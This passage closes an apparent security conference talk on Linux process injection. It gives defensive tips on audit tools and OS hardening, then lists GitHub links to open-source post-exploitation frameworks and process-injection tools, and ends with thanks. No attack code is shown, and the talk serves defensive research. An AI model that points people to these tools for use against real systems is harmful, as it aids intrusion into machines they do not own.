8. Do you ever use audit tool for your box? Lynis or rkhunter is a good start. ClamAV can custom signature, and Yara help developing them.

What Linux as OS may do more (for discussion)

1. More securing ptrace access for unauthorized processes and users. Securing access to /proc/{pid}/mem and maps to the legitimate users only
2. ALSR has to be more strict to not ever letting “friendly” process injecting other process without interaction.
3. Linux is designed as secured OS. But its implementation is really depending on us as “users”. SE Linux has been built to protect us, not so many people use it. We think it has to be more than default implementation to educate users to be more urged to learn to use it well, to protect their boxes better.

Reference

Linux post exploit tools in open source:

https://github.com/r00t-3xp10it/venom
https://github.com/Ne0nd0g/merlin
https://github.com/huntergregal/mimipenguin
https://github.com/n1nj4sec/pupy
https://github.com/Manisso/fsociety
https://github.com/nil0x42/phpsploit
https://github.com/r3vn/punk.py
https://github.com/SpiderLabs/scavenger
https://github.com/Voulnet/barq
https://github.com/rek7/postshell
https://github.com/SofianeHamlaoui/Lockdoor-Framework
https://github.com/TheSecondSun/Bashark
https://github.com/threat9/routersploit

Reference

Linux process injection projects in open source:

https://github.com/jtripper/parasite
https://github.com/hc0d3r/alfheim
https://github.com/XiphosResearch/steelcon-python-injection
https://github.com/kubo/injector
https://github.com/dismantl/linux-injector
https://github.com/Screetsec/Vegile
https://github.com/narhen/procjack
https://github.com/emptymonkey/sigsleeper
https://github.com/ParkHanbum/linux_so_injector
https://github.com/swick/codeinject
https://github.com/DominikHorn/CodeInjection
https://github.com/0x00pf/0x00sec_code/blob/master/sdropper/
https://github.com/ixty/mandibule

Salutation and thank you

I thank HACKLU for having me doing this talk!

Many thanks to a lot of people that supports our community give back efforts we do in MMD.
So many good people..
Thank you @pancake & radare dev good folks!

For the audience, if you find this useful, please:
0x0 - Blog your own found injection and share the knowhow to dissect them
0x1 - Remember, a responsible sharing is caring
0x2 - Present it in the 2020.HACK.LU!

Question(s)?